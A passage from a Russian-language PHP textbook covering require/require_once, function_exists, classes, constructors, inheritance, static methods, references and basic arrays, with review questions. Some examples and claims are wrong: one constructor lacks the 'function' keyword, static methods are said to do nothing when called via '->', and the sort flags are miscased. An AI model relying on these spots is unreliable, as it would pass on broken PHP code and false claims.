Есть масса потенциальных решений многочисленных проблем, с которыми можно столкнуться в процессе создания функций и сценариев. Помните, что программирование – итеративный процесс, и благодаря другим PHP-программистам в Интернете есть ресурсы, которые помогут решить любые проблемы, связанные с программированием (об этом мы еще поговорим в главе 18). Сообщество PHP, как правило, ответит на ваш вопрос гораздо быстрее, чем вы бы решились проблеме сами!

Функции `require` и `require_once`

Чтобы гарантировать подключение файла или остановить работу программы, если выполнить подключение невозможно, используйте функцию `require` или парную ей `require_once`. Они делают то же самое, что инструкции `include` и `include_once`, но гарантируют подключение указанного файла либо прекращение исполнения сценария, что иногда может быть очень удобно! Функцию `require` можно использовать вместо `include`, например, если подключается файл с определениями критически важных функций, которые должны выполняться в вашем сценарии, или переменных, описывающих параметры подключения к базе данных, без которых сценарий не сможет функционировать.

Например, попытаемся с помощью функции `require` подключить несуществующий файл:

```
<?php
require_once('add_wrong.php');
echo add(2, 2);
?>
```

Будет получено следующее сообщение об ошибке:

```
Warning: main(add_wrong.php): failed to open stream: No such
file or directory in
/home/www/htmlkb/oreilly/ch5/require_once.php on line 2
```

```
Fatal error: main(): Failed opening required 'add_wrong.php'
(include_path='.:usr/share/php:usr/share/pear') in
/home/www/htmlkb/oreilly/ch5/require_once.php on line 2
```

Внимание: main(add_wrong.php): ошибка открытия потока: Нет такого файла или каталога в /home/www/htmlkb/oreilly/ch5/require_once.php в строке 2

```
Фатальная ошибка: main(): Невозможно открыть требуемый 'add_wrong.php'
(include_path='.:usr/share/php:usr/share/pear') в
/home/www/htmlkb/oreilly/ch5/require_once.php в строке 2
```



Функция `require_once` использует не полные, а относительные пути к файлам, то есть все пути к файлам следует указывать относительно каталога, в котором размещен PHP-сценарий.

Последнее, о чем мы поговорим в связи с функциями, – как проверить наличие определения функции, прежде чем пытаться обратиться к ней.

Проверка существования функции

Если совместимость с различными версиями PHP важна для вашего сценария, полезно уметь проверять существование функций. Функция `function_exists` делает именно то, что нам нужно. Она принимает строку с именем функции и возвращает `TRUE` или `FALSE` в зависимости от того, существует указанная функция или нет. Пример сценария, проверяющего наличие функции:

```
<?php
$test=function_exists("test_this");
if ($test == TRUE)
{
    echo "Функция test_this существует.";
}
else
{
    echo "Функция test_this не найдена.";
    //call_different_function();
}
?>
```

Этот сценарий выведет:

```
Функция test_this не найдена.
```

Сообщение Функция `test_this` не найдена. **появится**, поскольку мы не добавили в этот сценарий определение функции `test_this`.

Вы узнали, как определять функции и параметры, как передавать информацию в функцию и из функции, а также рассмотрели примеры решения некоторых потенциальных проблем, связанных с функциями.

Далее мы рассмотрим альтернативный стиль программирования – объектно-ориентированное программирование (ООП). В PHP 5.0 поддержка ООП стала полной. Постоянно ведутся споры о том, какой стиль программирования лучше, но в действительности ни один стиль не лучше и не хуже другого; выбор того или иного стиля зависит, в основном, от решаемых проблем и личных предпочтений.

Объектно-ориентированное программирование (ООП)

Объектно-ориентированное программирование преследует те же цели, которые мы обсуждали в начале разговора о функциях, в основном, облегчая многократное использование программного кода. В ООП используется понятие *класса*, позволяющее объединить функции и переменные

в виде объектов. Проще всего представить объект в виде небольшого черного ящика, способного делать свое дело без вашего участия.

Функции по-прежнему используются, но в определении класса их называют по-другому – *методы*. Класс – это шаблон, по которому создаются объекты требуемого типа. Переменные тоже можно определять в классах, но поскольку они становятся частью класса, у них появляются новые возможности.

Новый объект, созданный на основе класса, называется *экземпляром* класса. Все определенные в классе переменные для каждого экземпляра хранятся отдельно. Возможность отдельно хранить переменные позволяет экземпляру класса не терять информацию между вызовами методов. На рис. 5.3 показаны взаимоотношения между классом и его компонентами.



Рис. 5.3. Класс может содержать методы и атрибуты (переменные)

Если вы незнакомы с концепциями объектно-ориентированного программирования, не беспокойтесь, если что-то покажется вам непонятным. Мы еще поработаем с классами в главе 8, а пока достаточно узнать, как вызываются методы. Фактически, все, что можно сделать с помощью классов, позволяют выполнить и обычные функции. Это лишь вопрос стиля и личных предпочтений.

Создание класса

Обычно классы сохраняют в отдельных файлах, которые затем подключают к основной программе. Попробуем построить объект *Cat* (кот) с тремя методами – *meow* (мяукать), *eat* (есть) и *purr* (мурлыкать). Конструкция `class` определяет класс и его имя. Имена классов подчиняются тем же правилам именования, что и имена функций и переменных. Код определения класса заключают в фигурные скобки. В следующем примере создается класс *Cat*, в котором нет ни методов, ни переменных.

В примере 5.10 показано, как быстро проверить, что определение класса создано.

Пример 5.10. Создание объекта из класса *Cat*

```
<?php
class Cat {
}

$fluffy = new Cat();
echo "fluffy (Пушистик) - это новый ".gettype($fluffy)."!";
?>
```

Пример 5.10 выведет:

```
fluffy (Пушистик) - это новый object!
```

Создание экземпляра

В примере 5.10 мы не только объявили новый класс, но и создали экземпляр этого класса. Ключевое слово `new` сообщает интерпретатору PHP о необходимости создать новый экземпляр класса `Cat`. Хотя класс ничего не делает, мы можем выяснить, что он определен как объект (`object`). Класс – это шаблон, по которому создаются экземпляры. Определение класса описывает, какие элементы будут содержаться в каждом новом экземпляре этого класса. Каждый экземпляр обладает всеми функциональными возможностями, определяемыми классом, и полностью независим от экземпляров класса, созданных в программе.

Методы и конструкторы

Методы – это функции, определенные внутри класса. Они работают в окружении класса, включая его переменные. У классов есть специальные методы – *конструкторы*, которые вызываются при создании нового экземпляра класса с целью инициализировать его, например установить значения переменных. Чтобы определить конструктор, нужно создать определение метода с таким же именем, как у класса (пример 5.11).

Пример 5.11. Создание конструктора *Cat*

```
<?php
class Cat {
    // Конструктор
    function Cat() {
    }
}
?>
```

PHP 5.0 поддерживает новый синтаксис создания методов-конструкторов – с использованием спецификатора `__construct`¹, как показано в примере 5.12. Если в PHP 5 класс не имеет метода с таким спецификатором,

¹ В оригинале используется ключевое слово `__constructor`, тогда как на самом деле в языке PHP для этих целей задействуется спецификатор `__construct`. – *Прим. перев.*

используется прежний стиль определения конструктора на основе имени метода, совпадающего с именем класса.

Пример 5.12. Определение конструктора в стиле PHP 5.0

```
<?php
class Cat {
    // Конструктор
    __construct(){
    }
}
?>
```

Конструктор, как и любой другой метод, может иметь параметры. Кроме конструкторов классы часто содержат методы, определяемые пользователем. В нашем примере с классом `Cat` мы определим методы `meow`, `eat` и `purr` (пример 5.13).

Пример 5.13. Определение трех методов в классе Cat

```
<?php
Class Cat {
    // Конструктор
    function __construct() {
    }

    // Мяукать
    function meow() {
        echo "Мяу...";
    }

    // Есть
    function eat() {
        echo "*Ест*";
    }

    // Мурлыкать
    function purr() {
        echo "Мур-р-р...";
    }
}
?>
```

При создании нового экземпляра класса всегда вызывается конструктор, определенный пользователем, если таковой существует. Как уже говорилось, класс – это шаблон, по которому строятся объекты. Объекты создаются на основе классов. Если вам встретится выражение «создание экземпляра класса», это означает создание объекта, то есть можно считать, что это одно и то же. Когда создается объект, создается и экземпляр класса.

Оператор `new` создает экземпляр класса, выделяя память для размещения нового объекта, ему требуется единственный аргумент, который

является вызовом конструктора для инициализации нового объекта. Имя конструктора соответствует имени класса, экземпляр которого создается.

Оператор `new` возвращает ссылку на вновь созданный объект. В большинстве случаев эта ссылка сохраняется в переменной соответствующего типа. Если же ссылка не будет присвоена переменной, объект окажется недоступным после завершения инструкции, в которой присутствует оператор `new`. В примере 5.14 показано правильное использование оператора `new`.

Пример 5.14. Создание нового объекта и сохранение ссылки на него в переменной

```
<?php
Class Cat {
    // Конструктор
    function __construct() {
    }

    // Мяукать
    function meow() {
        echo "Мяу...";
    }

    // Есть
    function eat() {
        echo "*Ест*";
    }

    // Мурлыкать
    function purr() {
        echo "Мур-р-р...";
    }
}

// Ссылка на объект, которую возвращает оператор new,
// присваивается переменной $myCat
$myCat = new Cat;
?>
```



При создании новых экземпляров класса, конструктор которого не имеет параметров, круглые скобки `()` после имени класса в инструкции `new` можно опустить.

Область видимости переменных внутри класса

Классы могут содержать переменные, которые помогут определить структуру и порядок их использования. Определение переменных внутри класса выполняется с помощью инструкции `var`. Эта инструкция объявляет переменную с *областью видимости класса* (class scope). Это

означает, что инструкции будут видимы только внутри методов класса, а доступ к ним из-за пределов класса следует организовать с помощью специальных конструкций.



В PHP 5.0 появились новые ключевые слова, предназначенные для объявления переменных-членов – `public`, `private` и `protected`. С их помощью можно использовать стиль программирования, больше напоминающий язык Java, нежели предыдущие версии PHP. Если вы не применяете ни одно из этих ключевых слов перед инструкцией `var` (например, `private var`), то по умолчанию будет подразумеваться использование ключевого слова `public`.

В примере 5.15 приведено определение класса `Cat`, в который добавлена переменная `$age`.

Пример 5.15. Добавление переменной `$age` в класс `Cat`

```
<?php
class Cat {
    // Возраст кота
    var $age;
    // В PHP 5 подразумевается:
    // public $age
}
?>
```

Для обращения к методам или переменным внутри класса следует использовать следующий синтаксис:

```
$this->имя переменной или метода;
```

Специальная переменная `$this` всегда ссылается на текущий объект.

В примере 5.16 с помощью оператора `this->` изменяется значение переменной `$age`.

Пример 5.16. Обращение к переменной `$age` с применением оператора `this->`

```
<?php
class Cat {
    // Возраст кота
    var $age;

    // Конструктор
    function Cat($new_age)
    {
        // Установить возраст этого кота в новое значение
        $this->age = $new_age;
    }

    // Метод birthday увеличивает значение переменной age
    function Birthday()
    {
        $this->age++;
    }
}
```

```
// Создать новый экземпляр объекта "кот", возраст 1 год
$fluffy=new Cat(1);
echo "Коту $fluffy->age год<br/>";
echo "День рождения<br/>";
// Увеличить возраст Пушистика
$fluffy->Birthday();
echo "Коту $fluffy->age года<br/>";
?>
```

Пример 5.16 выведет:

```
Коту 1 год
День рождения
Коту 2 года
```

Обратите внимание на то, что за пределами класса можно обратиться к переменной \$age, используя имя экземпляра класса вместо this и оператор ->.

Наследование

При объявлении классов можно выделять функциональность в подклассы с автоматическим наследованием методов и переменных класса, на основе которого они создаются. Этот прием позволяет расширить функциональность данного класса без модификации первоначального. В примере 5.17 приведен класс Domestic_Cat, наследующий свойства и методы родительского.

Оператор extends

Класс, от которого другой класс (подкласс) наследует свойства и методы, называется *суперклассом*. Подкласс объявляется с помощью ключевого слова extends. После него указывается имя класса, от которого выполняется наследование. В примере 5.17 демонстрируется, как это выглядит.

Пример 5.17. Определение подкласса с помощью ключевого слова extends

```
<?php
class Cat {
    // Возраст кота
    var $age;

    function Cat($new_age)
    {
        // Установить возраст этого кота в новое значение
        $this->age = $new_age;
    }

    function Birthday()
    {
        $this->age++;
    }
}
```

```

class Domestic_Cat extends Cat {
    // Конструктор
    function Domestic_Cat() {
    }

    // Спать, как домашний кот
    function sleep() {
        echo("Хр-р-р.<br />");
    }
}

$fluffy = new Domestic_Cat();
$fluffy->Birthday();
$fluffy->sleep();
echo "Коту $fluffy->age год<br/>";
?>

```

Пример 5.17 выведет:

```

Хр-р-р.
Коту 1 год

```

Обратите внимание: мы получили возможность обращаться к методу `Birthday` класса `Cat` и ко вновь определенному методу `sleep` независимо от того, на каком уровне наследования был определен последний.

Оператор `parent`

Класс `Domestic_Cat` во всех отношениях можно рассматривать как класс `Cat`. Он содержит все базовые методы класса `Cat`. Дополнительно подклассы позволяют переопределять существующую функциональность, унаследованную от суперкласса, с помощью своего нового программного кода.

Расширяя функциональность классов за счет переопределения функций суперкласса, в подклассах вы сохраняете возможность сначала выполнить программный код родительского класса, а затем добавить код, который реализует дополнительную функциональность. Метод родительского класса вызывается так:

```
parent::метод_родительского_класса
```

Эта конструкция вызовет метод, определенный в суперклассе. Вслед за таким вызовом можно поместить свой программный код, как показано в примере 5.18.

Пример 5.18. Использование оператора `parent`

```

<?php
class Cat {
    // Возраст кота
    var $age;

    function Cat($new_age)
    {
        // Установить возраст этого кота в новое значение
    }
}

```

```
        $this->age = $new_age;
    }

    function Birthday()
    {
        $this->age++;
    }

    function Eat()
    {
        echo "Чав-чав.";
    }

    function Meow()
    {
        echo "Мяу.";
    }
}

class Domestic_Cat extends Cat {
    // Конструктор
    function Domestic_Cat() {
    }

    // Есть, как домашний кот
    function eat() {
        parent::eat();
        // Как только кот закончит есть, он должен мяукнуть
        $this->meow();
    }
}
?>
```

Здесь сначала вызывается функция `eat` из суперкласса, а после нее добавляется вызов функции мяуканья.

Когда выполняется расширение класса и объявляется новый конструктор, PHP не вызывает конструктор родительского класса автоматически. Это необходимо выполнять вручную каждый раз, чтобы обеспечить исполнение всего программного кода, осуществляющего инициализацию (пример 5.19).

Пример 5.19. Вызов конструктора родительского класса

```
<?php
class Cat {
    // Возраст кота
    var $age;

    function Cat($new_age)
    {
        // Установить возраст этого кота в новое значение
        $this->age = $new_age;
    }
}
```

```

function Birthday()
{
    $this->age++;
}

function Eat()
{
    echo "Чав-чав.";
}

function Meow()
{
    echo "Мяу.";
}
}

class Domestic_Cat extends Cat {
    // Конструктор
    function Domestic_Cat($new_age) {
        // Это вызов конструктора
        // родительского класса (суперкласса)
        parent::Cat($new_age);
    }
}
?>

```

При создании нового экземпляра класса `Domestic_Cat` будет вызван конструктор класса `Cat`.

Статические методы и переменные

Методы и переменные можно также использовать, определяя их как статические члены класса. Термин *статические* означает, что методы или переменные будут доступны через определение класса, а не через объекты. В PHP 4.0 не было возможности объявлять статические переменные, однако в PHP 5.0 появился модификатор `static`.

Оператор `::` позволяет обращаться к переменным и методам класса, экземпляр (или объект) которого вы еще не создали. В примере 5.20 показано, что можно вызвать статический метод с помощью оператора `::`, и что обычный синтаксис вызова метода экземпляра класса (с помощью оператора `->`) не действует, даже если новый экземпляр класса создан (никаких сообщений об ошибках – такой вызов просто не работает).

Пример 5.20. Вызов метода `hypnotize` с помощью операторов `->` и `::`

```

<?php
class Cat {
}

class Hypnotic_Cat extends Cat {
    // Конструктор

```

```

function Hypnotic_Cat() {
}

// Этот метод должен вызываться статически
public static function hypnotize() {
    echo ("Кот был загипнотизирован.");
    return;
}

// Загипнотизировать всех котов
Hypnotic_Cat::hypnotize();

$hypnotic_cat = new Hypnotic_Cat();
// Этот вызов ничего не делает
$hypnotic_cat->hypnotize();
?>

```

Результат работы сценария:

Кот был загипнотизирован.

При вызове метода с помощью оператора, разрешающего область видимости (::), нельзя использовать переменную `$this` для ссылки на объект, поскольку такого объекта просто нет.

Переменные-ссылки

В языке PHP имена переменных указывают на место в памяти, где хранятся их значения. На одно и то же место могут ссылаться несколько переменных. Если вас интересует адрес значения в памяти, а не само значение переменной, указать это можно с помощью оператора амперсанда (&).

В PHP ссылки позволяют создать две переменные, которые будут ссылаться на одно и то же содержимое. Таким образом, изменяя значение одной переменной, можно изменить значение другой. Иногда это существенно осложняет поиск ошибок в вашем коде, поскольку изменение одной переменной вызывает изменение другой.

Тот же синтаксис может использоваться при работе с функциями, возвращающими ссылки. В примере 5.21 показано создание ссылки на переменную `$some_variable`.

Пример 5.21. Создание ссылки на переменную `$some_variable`

```

<?php
$some_variable = "Привет, МИР!";
$some_reference = &$some_variable;
$some_reference = "Прощай, МИР!";
echo $some_variable;
echo $some_reference;
?>

```

Пример 5.21 выведет:

```
Прощай, МИР!Прощай, МИР!
```

В примере 5.21 показано, что ссылка устанавливается с помощью оператора (&), который предшествует знаку (\$) в имени существующей переменной. Переменная `$some_reference` ссылается на переменную `$some_variable` (участок памяти, где находится строка "Привет, МИР!").

Как уже обсуждалось ранее в этой главе, переменные-ссылки удобны для передачи переменных по ссылке в виде параметров функций. Это позволяет функциям модифицировать переменные в главной программе, а не локальные копии, которые будут утеряны после выхода из функции.

Присваивание одной переменной другой без использования оператора ссылки создает лишь копию переменной в новом месте в памяти. Изменение новой переменной никак не будет отражаться на оригинале. Несмотря на то что в этом случае расходуется больше памяти, такой способ предпочтительнее, если требуется оставить оригинальное значение нетронутым.

Теперь, познакомившись с функциями и классами, вы готовы приступить к работе с такими более сложными структурами данных, как массивы. Массивы очень удобны при работе с данными, извлекаемыми из базы данных, поскольку в них проще сохранять данные запроса.

Вопросы к главе 5

Вопрос 5.1

Что не так с этой функцией?

```
<?php
```

```
// Определение функции
function Response {
    echo "Удачного дня!<br /><br />";
}
```

```
// По дороге на работу
echo "Вы скоро придете? <br />";
Response;
```

```
// В офисе
echo "Совету директоров нужен отчет по всем вашим проектам через 10 минут.<br />";
Response;
```

```
// В баре после работы
echo "Биллу сегодня досталось? Он был вне себя!<br />";
Response;
?>
```

Вопрос 5.2

Определите функцию `toast`, которая принимала бы количество минут в виде параметра `minutes`. Функция должна печатать: "Готово."

Вопрос 5.3

Вызовите функцию `toast` со значением параметра, равным 5.

Вопрос 5.4

Чем отличаются директивы `include()` и `require()`?

Вопрос 5.5

Как называется функция, входящая в состав класса?

Ответы на эти вопросы приводятся в разделе «Глава 5» приложения.

6

Массивы

Переменные прекрасно подходят для хранения отдельного элемента информации, но как быть, если требуется сохранить целый набор данных, например результаты запроса? Для этого предназначены *массивы*. Массивы – это переменные специального типа, хранящие много элементов данных. Массив позволяет обратиться к любому из составляющих элементов (поскольку внутри массива они хранятся отдельно), а также копировать или обрабатывать массив целиком. Благодаря этим удобствам массивы часто используются в программах. В языке PHP есть много функций, выполняющих наиболее общие операции с массивами, например суммирование, сортировка и обход элементов в цикле.

Основные сведения о массивах

Чтобы работать с массивами, вам нужно освоить два новых понятия: элементы и индексы. *Элементы* – это значения, хранящиеся в массиве. К каждому элементу можно обратиться по его уникальному *индексу*. Значением индекса может быть число или строка, но это значение должно быть уникальным. Массив можно представить как таблицу или базу данных, содержащую всего два столбца. Первый столбец уникально идентифицирует строку таблицы, а во втором хранятся значения.

Ассоциативные массивы и массивы с числовыми индексами

В массивах с *числовыми индексами* в качестве значений индексов используются числа, а в *ассоциативных* массивах – строки. В ассоциативных

массивах каждому новому элементу нужно назначить уникальный строковый индекс. Массивы с числовыми индексами позволяют просто добавить элемент, а РНР автоматически назначит ему в качестве индекса первое свободное число начиная с 0. Массивы обоих типов позволяют добавлять новые элементы по одному. Ассоциативные массивы прекрасно подходят для сохранения информации о настройках, так как их ключи могут хранить смысловую информацию.



Будьте внимательны: большинство людей начинают счет не с 0, а с 1. По рассеянности вы легко можете обратиться к несуществующему элементу массива – это называется *ошибкой завышения на единицу (off-by-one error)*. Чтобы получить значение индекса последнего элемента в массиве, нужно вычесть из длины массива единицу.

Типичный симптом того, что по ошибке вы начали обходить массив с индекса 1, а не 0, – обнаружение того, что при попытке обратиться к последнему элементу массива такого элемента просто не находится. Например, если вы храните в массиве с числовыми индексами пять элементов, то индекс последнего будет равен 4. В табл. 6.1 изображается массив с числовыми индексами, значения которых начинают отсчитываться с 0. При попытке получить четвертый элемент (Зеленый) по индексу 4 будет получен пятый элемент (Пурпурный).

Таблица 6.1. Массив с числовыми индексами, отсчет которых начинается с 0, содержит названия цветов

Ключ	Значение
0	Черный
1	Голубой
2	Красный
3	Зеленый
4	Пурпурный

Внутри РНР массивы с числовыми индексами хранятся точно так же, как и ассоциативные массивы. Массивы с числовыми индексами обеспечивают более простой способ обхода наборов данных, поскольку для доступа к следующему значению достаточно увеличить на единицу индекс предыдущего.

Создание массива

Чтобы создать массив, нужно определить значения его элементов и индексов. В табл. 6.2 приведен пример ассоциативного массива, в котором обычные объекты связаны со строками, описывающими их форму.

В качестве элементов массива могут использоваться любые значения, включая строки, числа и даже другие массивы. Поле ключа должно быть *скаляром*. Скалярные значения – это такие значения элементарного

типа, как числа или строки, включая значения `TRUE` и `FALSE`, но не данные, которые могут иметь несколько составных значений, например массивы. Кроме того, в поле ключа массива для каждого элемента должно быть уникальное значение, иначе вы можете записать новый элемент поверх уже имеющегося, с тем же ключом. Если вы попытаетесь назначить новому элементу ключ, который уже определен для другого элемента, новое значение просто заменит старое.

Чем короче строковые значения ключей массива, тем быстрее будет работать программа, и тем проще будет сопровождать ее.

Таблица 6.2. Ассоциативный массив: объекты и строки, описывающие их форму

Ключ	Значение
Банка содовой	Цилиндр
Блокнот	Прямоугольник
Яблоко	Шар
Апельсин	Шар
Телефонная книга	Прямоугольник

Присваивание через идентификатор массива

Теперь, когда вы получили основные понятия о массивах, рассмотрим способы записи значений в массив. В языке PHP записать значения в массив можно двумя способами. Сначала рассмотрим способ, основанный на *идентификаторах массива*.

Операция присваивания по идентификатору массива выглядит так же, как операция присваивания значения переменной, за исключением квадратных скобок (`[]`), которые добавляются после имени переменной массива. В квадратных скобках можно указать индекс элемента. Если индекс не указан, PHP автоматически выберет наименьший незанятый числовой индекс. Например, записать названия первых двух дней недели в массив с числовыми индексами можно так:

```
<?php
$weekdays[] = 'Понедельник';
$weekdays[] = 'Вторник';
?>
```

Можно было бы указать значения индексов и получить тот же результат:

```
<?php
$weekdays[0] = 'Понедельник';
$weekdays[1] = 'Вторник';
?>
```

Если вы сами выбираете значения индексов, будьте внимательны, чтобы не пропустить число:

```
<?php
$weekdays[0] = 'Понедельник';
```

```
$weekdays[1]='Вторник';  
$weekdays[3]='Среда';  
?>
```

Последний фрагмент создаст массив, в котором отсутствует значение элемента с индексом 2. В данном случае это может быть вполне допустимым для вас, но если вы попытаетесь последовательно обойти в цикле значения массива, ваш код может неожиданно наткнуться на отсутствующее значение, что может стать источником проблем в программе, хотя с точки зрения PHP это и не будет ошибкой.

Присваивание с помощью функции array

Другой способ присваивания значений элементам массива заключается в применении специальной функции `array`. Функция `array` позволяет создавать массивы с одновременным присваиванием множества значений элементов. В качестве параметров функция принимает пары ключ/значение. Она возвращает массив, который можно присвоить переменной. Присваиваемые элементы отделяются друг от друга запятыми.

В примере 6.1 массив с числовыми индексами создается с помощью функции `array`.

Пример 6.1. Создание массива названий дней недели с помощью функции `array`


```
<?php  
$weekdays=array('Понедельник',  
                 'Вторник',  
                 'Среда',  
                 'Четверг',  
                 'Пятница',  
                 'Суббота',  
                 'Воскресенье');  
?>
```

С отступами, которые вы видите в этом фрагменте, легче добавлять элементы в массив, чем когда они записаны в строку. Вы можете добавить в массив столько элементов, сколько пожелаете.

В примере 6.2 ассоциативный массив создается с применением формата *ключ => значение*.

Пример 6.2. Создание ассоциативного массива с названиями объектов и описаниями их формы

```
<?php  
$shapes=array('Банка содовой' => 'Цилиндр',  
             'Блокнот'      => 'Прямоугольник',  
             'Яблоко'       => 'Шар',  
             'Апельсин'    => 'Шар',  
             'Телефонная книга' => 'Прямоугольник');  
?>
```



Выбирая имя для массива, будьте внимательны, чтобы не использовать имя, совпадающее с именем другой переменной, так как они разделяют общее пространство имен. Создание переменной с тем же именем, что и у существующего массива, приведет к уничтожению массива без вывода каких-либо предупреждений.

Если у вас возникают сомнения по поводу того, является ли переменная массивом, воспользуйтесь функцией `is_array`. Например, проверку можно выполнить следующим образом:

```
<?php
$yes = array('это', '-', 'массив');
echo is_array($yes) ? 'Массив' : 'Не массив';
echo "<br />";
$no = 'Это - строка';
echo is_array($no) ? 'Массив' : 'Не массив';
?>
```

Данный фрагмент выведет:

```
Массив
Не массив
```

Вы узнали, как записывать значения в массив, и научились определять, является ли переменная массивом, — теперь пора поговорить об извлечении значений из массива.

Обход массива в цикле и извлечение значений элементов

Элементы массива можно извлекать по отдельности, добавляя ключ массива в квадратных скобках после имени переменной в форме `$массив[ключ]`. Массивы, ключи которых представлены строковыми значениями, содержащими пробельные символы и знаки пунктуации, должны заключаться в фигурные скобки ({}). Например, в примере 6.3 выводится значение элемента массива `$shapes` с индексом 'Блокнот'.

Пример 6.3. Вывод значения элемента массива

```
<?php
$shapes=array('Банка содовой' => 'Цилиндр',
             'Блокнот'      => 'Прямоугольник',
             'Яблоко'       => 'Шар',
             'Апельсин'     => 'Шар',
             'Телефонная книга' => 'Прямоугольник');
print "Блокнот - это {$shapes['Блокнот']}.";
?>
```

Пример 6.3 выведет:

```
Блокнот - это Прямоугольник
```

В примере 6.4 с помощью цикла `foreach` выводятся значения всех элементов массива. Инструкция `foreach` очень удобна, поскольку сама выполняет обход и чтение всех элементов массива, пока не будет достигнут последний. Она позволяет не держать постоянно в памяти тот факт, что индексация массивов начинается с нуля, и никогда не выходит за пределы массива, что делает конструкцию цикла очень удобной

и помогает избежать распространенной логической ошибки. Пример 6.4 выводит содержимое массива в цикле.

Пример 6.4. Вывод содержимого массива в цикле

```
<?php
    $shapes=array( 'Банка содовой'   => 'Цилиндр',
                  'Блокнот'         => 'Прямоугольник',
                  'Яблоко'          => 'Шар',
                  'Апельсин'        => 'Шар',
                  'Телефонная книга' => 'Прямоугольник');
    foreach ($shapes as $key => $value) {
        # Любой ассоциативный массив хранит данные в виде пар ключ/значение
        print"$key - это $value.<br />\n";
    }
?>
```

Пример 6.4 выведет:

```
Банка содовой - это Цилиндр
Блокнот - это Прямоугольник
Яблоко - это Шар
Апельсин - это Шар
Телефонная книга - это Прямоугольник
```

Тег `
` (перевод строки) не отображается браузером, так как это элемент разметки HTML, выполняющий перевод строки после каждого предложения. После обработки всех строк в массиве цикл автоматически завершает работу.

Добавление значений в массив

Добавить новые элементы в конец имеющегося массива можно с помощью его идентификатора. Например, добавить Четверг в массив \$weekdays можно так:

```
<?php
$weekdays[ ] = "Четверг";
?>
```

Добавить фигуру в ассоциативный массив можно с помощью аналогичного синтаксиса:

```
<?php
$shapes["Пупор"] = "Конус";
?>
```

Такой прием работает даже в случае, если массив был создан с помощью функции `array`. Перед нами встает следующая задача: подсчет количества элементов массива.

Подсчет количества элементов в массиве

Определить текущее количество элементов в массиве можно с помощью функции `count`. Функция `count` идентична функции `sizeof`, они взаимозаменяемы. В примере 6.5 выполняется подсчет количества элементов в массиве \$shapes.

Пример 6.5. Подсчет количества элементов в массиве

```
<?php
    $shapes=array( 'Банка содовой'      => 'Цилиндр',
                  'Блокнот'           => 'Прямоугольник',
                  'Яблоко'            => 'Шар',
                  'Апельсин'         => 'Шар',
                  'Телефонная книга' => 'Прямоугольник');
    $numElements = count($shapes);
    print "В массиве $numElements элементов.<br />\n";
?>
```

Пример 6.5 выведет:

В массиве 5 элементов.

Команда `print`, использованная в примере 6.5, в данной ситуации идентична команде `echo`. Для функции `count` совершенно не важно, является ли массив ассоциативным, или это массив с числовыми индексами. Расположить элементы массива в алфавитном порядке поможет функция `sort`.

Сортировка массивов

Функция `sort()` выполняет сортировку массива. По ее завершении элементы массива выстраиваются в порядке возрастания: от наименьших значений к наибольшим. Числовые значения сортируются как числа, а строки – в алфавитном порядке. Эта функция назначает элементам массива новые ключи. Она удаляет все имевшиеся ключи, которые, возможно, назначили вы, вместо того чтобы переупорядочить их.



Необходимо проявлять особую осторожность при сортировке массивов, содержащих значения разных типов, так как в этом случае функция `sort` может дать непредсказуемый результат.

Массив `shapes` из примера 6.5 можно отсортировать в алфавитном порядке. Сценарий, выполняющий такую сортировку, приведен в примере 6.6.

Пример 6.6. Сортировка элементов массива по алфавиту

```
<?php
    $shapes = array("rectangle", "cylinder", "sphere");
    sort($shapes);
    // Цикл foreach обойдет все элементы массива, присваивая их значения
    // переменной $key до исполнения блока кода.
    foreach ($shapes as $key => $val) {
        echo "shapes[" . $key . "] = " . $val . "<br />";
    }
?>
```

Пример 6.6 выведет:

```
shapes[0] = cylinder
shapes[1] = rectangle
shapes[2] = sphere
```

Как видите, названия фигур были отсортированы в алфавитном порядке. В табл. 6.3 приведены возможные значения второго необязательного параметра `sort_flags`, позволяющего влиять на процедуру сортировки. Функция `asort()` работает точно так же, как функция `sort`, но при этом учитывает взаимосвязь между значениями и их ключами. Как правило, для сортировки ассоциативных массивов применяют именно эту функцию.

Таблица 6.3. Допустимые значения параметра `sort_flags` функции `sort()`

<code>sort_flags</code>	Описание
<code>sort_regular</code>	Просто сравнить элементы, не изменяя их типы
<code>sort_numeric</code>	Сравнить элементы массива как числа
<code>sort_string</code>	Сравнить элементы массива как строки
<code>sort_locale_string</code>	Сравнить элементы массива как строки, с учетом региональных настроек

Например, отсортировав числа 1, 2, 10, 11, 20 как строки, в результате получим:

```
1
10
11
2
20
```

Вы уже достаточно много узнали о массивах; теперь перейдем к рассмотрению многомерных массивов, элементы которых являются не элементарными значениями, а массивами.

Многомерные массивы

Хотя до сих пор мы рассматривали только массивы простых элементов, например строк, помните, что элементами массивов могут быть другие массивы. Массив, элементами которого являются массивы, называется многомерным. Каждый набор ключей и значений представляет собой *измерение* (*dimension*). В многомерных массивах для каждого измерения имеется свой набор ключей и значений. Не волнуйтесь, если это звучит сложно; в действительности это лишь массив в массиве, как русская матрешка, открыв которую можно увидеть другую матрешку, меньшего размера.

Расширив наш массив `shapes`, создадим новый ассоциативный массив с именем `$objects`, ключами которого будут имена объектов. Каждый элемент массива `$objects` — это еще один ассоциативный массив, содержащий ключи `Фигура`, `Цвет` и `Материал` с соответствующими значениями элементов. В табл. 6.4 показано, как хранятся данные в многомерном массиве.

Таблица 6.4. Многомерный массив: для каждого объекта хранятся названия его фигуры, цвета и материала

Первый ключ	Второй ключ	Значение
Банка содовой	Форма	Цилиндр
	Цвет	Красный
	Материал	Металл
Блокнот	Форма	Прямоугольник
	Цвет	Белый
	Материал	Бумага
Яблоко	Форма	Шар
	Цвет	Красный
	Материал	Фрукт
Апельсин	Форма	Шар
	Цвет	Оранжевый
	Материал	Фрукт
Телефонная книга	Форма	Прямоугольник
	Цвет	Желтый
	Материал	Бумага

В примере 6.7 показано создание массива, представленного в табл. 6.4, с помощью функции `array`.

Пример 6.7. Создание многомерного массива

```
<?php
$objects=array(
    'Банка содовой' => array(
        'Форма' => 'Цилиндр',
        'Цвет' => 'Красный',
        'Материал' => 'Металл'),
    'Блокнот' => array('Форма' => 'Прямоугольник',
        'Цвет' => 'Белый',
        'Материал' => 'Бумага'),
    'Яблоко' => array('Форма' => 'Шар',
        'Цвет' => 'Красный',
        'Материал' => 'Фрукт'),
    'Апельсин' => array('Форма' => 'Шар',
        'Цвет' => 'Оранжевый',
        'Материал' => 'Фрукт'),
    'Телефонная книга' => array(
        'Форма' => 'Прямоугольник',
        'Цвет' => 'Желтый',
        'Материал' => 'Бумага'));
echo $objects['Банка содовой']['Форма'];
?>
```

Пример 6.7 выведет:

Цилиндр

